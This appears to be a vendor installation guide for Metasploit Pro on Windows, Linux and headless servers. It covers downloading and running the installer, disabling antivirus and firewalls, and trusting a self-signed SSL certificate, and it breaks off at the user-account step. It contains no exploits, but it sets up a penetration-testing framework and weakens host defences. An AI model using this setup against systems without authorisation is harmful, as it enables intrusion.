
3. When the *Setup* screen appears, click **Next** to continue.




4. Read the license agreement. To proceed, you must accept the license agreement. Select the **I accept the license agreement** option and click **Next** to continue.



5. Choose an installation directory for Metasploit. The directory you choose must be empty. Click **Next** to continue.




6. When the *Disable Anti-Virus and Firewall* screen appears, click **Next** if you have disabled the anti-virus software and firewalls on your local system. If you have not disabled them, you must disable them at this time.




If the install detects that anti-virus software or a firewall is enabled, you will see a warning. Click **OK** to close the warning. The installer will not allow you to continue the installation process until the firewalls and anti-virus software are disabled. If you cannot disable them, you will not be able to install Metasploit.


7. Enter the SSL port that the Metasploit service should use and click **Next**. By default, the server uses port 3790 for HTTPS. If the port is already bound to another process, you can use netstat to determine if a process is already listening on that port and kill the process, or you can enter another port such as 8080 or 442.



8. Enter the web server name that you want to use to generate the SSL certificate and the number of days that the certificate should be valid in the *Days of validity* field.



9. Select **Yes, trust certificate** to install the self-signed Metasploit SSL certificate to your operating system's trusted certificate store. If you install the certificate, browsers that utilize the operating system's certificates, such as Internet Explorer, will not prompt you about an insecure SSL certificate.



Please note that the installer creates a temporary certificate authority to generate the certificate and immediately discards it in order to prevent phishing attacks and the potential resigning of the certificate.

10. The installer is ready to install Metasploit and all its bundled dependencies. Click **Next** to continue.
11. When the installation completes, click the **Finish** button.

After the installation completes, a window appears and prompts you to launch the Metasploit Web UI. At this point, you should launch the Metasploit Web UI to create a user account and to activate your license key. You do not need to restart your system to launch Metasploit for the first time.

## Installing Metasploit on Linux

1. Open the command line.



## 2. Download the Linux installer:

```
wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```


## 3. Change the mode of the installer to be executable:

```
$ chmod +x desktop/metasploit-latest-linux-x64-installer.run
```


## 4. Run the installer:

```
$ sudo desktop/metasploit-latest-linux-x64-installer.run  
or  
$ ./metasploit-latest-linux-x64-installer.run
```


## 5. When the *Setup* window appears, click **Forward** to start the installation process.




7. Read the license agreement. To proceed, you must accept the license agreement. Select the **I accept the license agreement** option and click **Forward** to continue.




8. Choose an installation directory for Metasploit. The directory you choose must be empty. Click **Forward** to continue.



9. Select **Yes** to register Metasploit as a service (recommended). Then, click **Forward** to continue.



10. When the *Disable Anti-Virus and Firewall* screen appears, click **Forward** if you have disabled the anti-virus software and firewalls on your local system. If you have not disabled them, you must disable them at this time.




If the install detects that anti-virus software or a firewall is enabled, you will see a warning. Click **OK** to close the warning. The installer will not allow you to continue the installation process until the firewalls and anti-virus software are disabled. If you cannot disable them, you will not be able to install Metasploit.

11. Enter the SSL port that the Metasploit service should use and click **Forward**.

By default, the server uses port 3790 for HTTPS. If the port is already bound to another process, you can use `netstat` to determine if a process is already listening on that port and kill the process, or you can enter another port such as 8080 or 442.

12. Enter the web server name that you want to use to generate the SSL certificate and the number of days that the certificate should be valid in the *Days of validity* field.



The screenshot shows a window titled "Setup" with a close button. The main heading is "Generate an SSL Certificate" with a Metasploit logo. Below the heading, a text block explains: "Please provide the fully qualified domain name of this system below (e.g. metasploit.example.com). A certificate is generated for a specific server name and web browsers will alert users if the name does not match." There are two input fields: "Server Name" with the value "localhost" and "Days of validity" with the value "3650". Below these fields, a question asks: "Should the generated certificate be added to the operating system's trusted store?". There are two radio buttons; the first is selected and labeled "Yes, trust certificate". At the bottom left is the text "InstallBuilder". At the bottom right are three buttons: "Back", "Forward", and "Cancel".

13. Select **Yes, trust certificate** to install the self-signed Metasploit SSL certificate to your operating system's trusted certificate store. If you install the certificate, browsers that utilize the operating system's certificates will not prompt you about an insecure SSL certificate.
14. When the *Ready to Install* screen appears, click **Forward** to start the installation process.
15. When the installation completes, click the **Finish** button.

After the installation completes, a window appears and prompts you to launch the Metasploit Web UI. At this point, you should launch the Metasploit Web UI to create a user account and to activate your license key. You do not need to restart your system to launch Metasploit for the first time.

## Installing Metasploit on Headless Servers

The standard Linux installer guides you through installing Metasploit on Red Hat Enterprise and Ubuntu Linux distributions. The installer takes you through a series of prompts to identify the location where you want to install Metasploit and the port that you want Metasploit service to use. When installation begins, the dependencies and services that are necessary to run Metasploit are installed.

1. Open the Linux console.
2. Download the installer and save it to your system.

```
$ wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run
```

3. Change the mode of the installer to be executable:

```
user@ubuntu:~4 chmod +x ./metasploit-latest-linux-x64-installer.run
```

4. Run the installer:

```
sudo ./metasploit-latest-linux-x64-installer.run
```

5. When the welcome message appears, press **Enter** to start the installation process.

```
-----  
Welcome to the Metasploit Setup Wizard.  
  
-----  
Please read the following License Agreement. You must accept the terms of this  
agreement before continuing with the installation.  
  
Press [Enter] to continue :_
```

6. Read each part of the License Agreement and continue to press **Enter** until you have read all of it.

#### Rapid7 End User License and Services Terms and Conditions

Customer agrees to be bound by the following terms and conditions (this "Agreement") in connection with its purchase and use of certain Rapid7 LLC's ("Rapid7") Software and Services (each as defined below). Before installing and using any Software and/or obtaining and using any Services you should read this Agreement carefully. Clicking "accept" or otherwise installing and/or using the

Software and/or obtaining and/or using any Services establishes a binding agreement between Rapid7 and you as the person licensing the Software and/or obtaining the Services; provided that if you are entering into this Agreement on

behalf of a company or other legal entity, you represent that you have the authority to bind such entity to this Agreement, in which case the term "Customer" shall refer to such entity. If you do not have such authority or if you do not accept all of the terms of this Agreement, you shall have no right to install and/or use the Software and/or obtain and/or use any Services.

#### 1. DEFINITIONS

1.1 "Content Updates" means content used by certain Rapid7 Software which is updated from time to time, including but not limited to updated vulnerability signatures for vulnerability assessment products and exploits for penetration Press [Enter] to continue :\_

7. When you get to the end of the License Agreement, the installer shows the following screen. Press **Enter** to continue.

This product uses open source software. Complete copies of the relevant licenses can be found within the licenses subdirectory of the installation. In some cases, alternate license agreements have been made with the copyright holders. Open source licenses specific to the Metasploit Framework can be found under the

apps/pro/msf3/ subdirectory of the installation, outlined in a file named README.

Press [Enter] to continue :

Press [Enter] to continue :\_

8. Enter **Y** to accept the License Agreement.

Do you accept this license? [y/n]: y\_

9. Press **Enter** to install Metasploit in the default location of `/opt/metasploit` or enter the location you want to install Metasploit and then press **Enter**.

```
-----  
Installation folder  
Please, choose a folder to install Metasploit  
Select a folder [/opt/metasploit]: _
```

10. Enter **y** to install Metasploit as a service. This adds an init script that calls `ctlscript.sh`, which enables you to start, stop, and restart the Metasploit service.

```
-----  
Install as a service  
You can optionally register Metasploit as a service. This way it will  
automatically be started every time the machine is started.  
Install Metasploit as a service? [Y/n]: Y_
```

The next message alerts you to disable any firewall or anti-virus applications that are enabled on the machine. 11. Verify that you do not have any firewall or anti-virus applications running, and then press **Enter**. 12. Enter the port that you want the Metasploit service to run on and press **Enter**.

```
-----  
Metasploit Service  
Please enter the port that the Metasploit service will use.  
SSL Port [3790]:
```

By default, the Metasploit service runs on port 3790. If you want to use the default port, leave the port field blank and press **Enter**.

13. Enter the server name that you want to use to generate the SSL certificate.



```
-----  
Generate an SSL Certificate  
  
Please provide the fully qualified domain name of this system below (e.g.  
metasploit.example.com). A certificate is generated for a specific server name  
and web browsers will alert users if the name does not match.  
  
Server Name [localhost]: _
```

If you want to use the localhost, press **Enter**.

14. Enter the number of days you want the SSL certificate to be valid and press **Enter**.

```
Days of validity [3650]: 365
```

If you want to use the default value of 3650 days, press **Enter**.

15. Enter **y** to trust the certificate.

```
SSL error:self signed certificate-Continue? (y) _
```

16. The installation process is now ready to start. Enter **y** and press **Enter** to install Metasploit and all of its components.

The next message tells you that Metasploit is being installed. Please wait while the installation completes. 17. When installation is complete, press **Enter** to continue.

```
-----  
Setup has finished installing Metasploit on your computer.  
  
Info: To access Metasploit, go to  
      https://localhost:3790 from your browser.  
Press [Enter] to continue :_
```

## Creating a User Account on Headless Servers

After the installation completes, you will need to create a user account before you can activate your Metasploit license key.

The initial user account must be created by running the `createuser` script.

To create a user account:

